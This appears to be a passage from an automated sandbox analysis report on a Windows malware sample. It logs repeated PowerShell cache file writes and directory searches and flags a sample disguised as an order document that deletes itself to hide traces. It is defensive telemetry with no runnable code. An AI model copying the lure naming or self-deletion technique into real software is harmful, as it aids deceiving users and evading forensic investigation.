Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_33f24eb2-5825-49b6-9d7d-beb4efef6daf Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_d4f5287b-0a2b-4513-867d-6dc77b37a861 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_a75d2ea2-edc3-421d-8513-7a1041097926 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_3ff4a2f-f1b6-4b72-837c-755f35d2361e Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (aba1c00, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_a6f8c587-0526-45f8-b68a-e2c4af18cae1 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_28109434-25cd-4e19-9fe8-3853250b4633 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_a2035040-f0bd-4c81-8765-d9eb87d48048 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_3ab18f83-dd5b-4fa5-948b-aab4383e999b Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_6687a16c-1e4f-47dd-af2b-a296a425b97d Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_051467ba-d833-46ee-91c1-b1d5fee0ebc5 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (abecda8, b79e58c) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_9394bfc5-873e-4824-9a5a-5fff7636eb310 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_c64f8295-29ee-4655-8bf9-a42779197977 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_7745226a-4a4e-479d-895c-2356425378f7 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (abaf918, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_c95ec244-f23a-418c-8d6c-f067bf91bc99 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_07153c7a-4255-436b-ad94-126124211cf1 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_12fcd4e-6348-436d-8368-4711524cbf3c Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_e8320f36-bc2a-4ac0-bf08-206fb6e9aaf6 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_93bcf22c-e017-4451-8a3c-46a8a03bea81 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (abaf818, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_09fee7e3-7ce5-4af7-8d11-b9304fac801e Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Add File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0.32\UsageLogs\powershell.exe.log Type: VSDT_ASCII	2744	1856

Write File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0.32\UsageLogs\powershell.exe.log Type: VSDT_ASCII	2744	1856
Detection	Threat Characteristic: Deletes self to remove traces of the infection %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe		

▼ Screenshot



Process Graph Legend

Node	Notable Threat Characteristics	
 Submitted sample	 Anti-security, self-preservation	 Malformed, defective, or with known malware traits
 Root process	 Autostart or other system reconfiguration	 Process, service, or memory object change
 Child process	 Deception, social engineering	 Rootkit, cloaking
 Direct event	 File drop, download, sharing, or replication	 Suspicious network or messaging activity
 Indirect event	 Hijack, redirection, or data theft	
 Created	Event actions	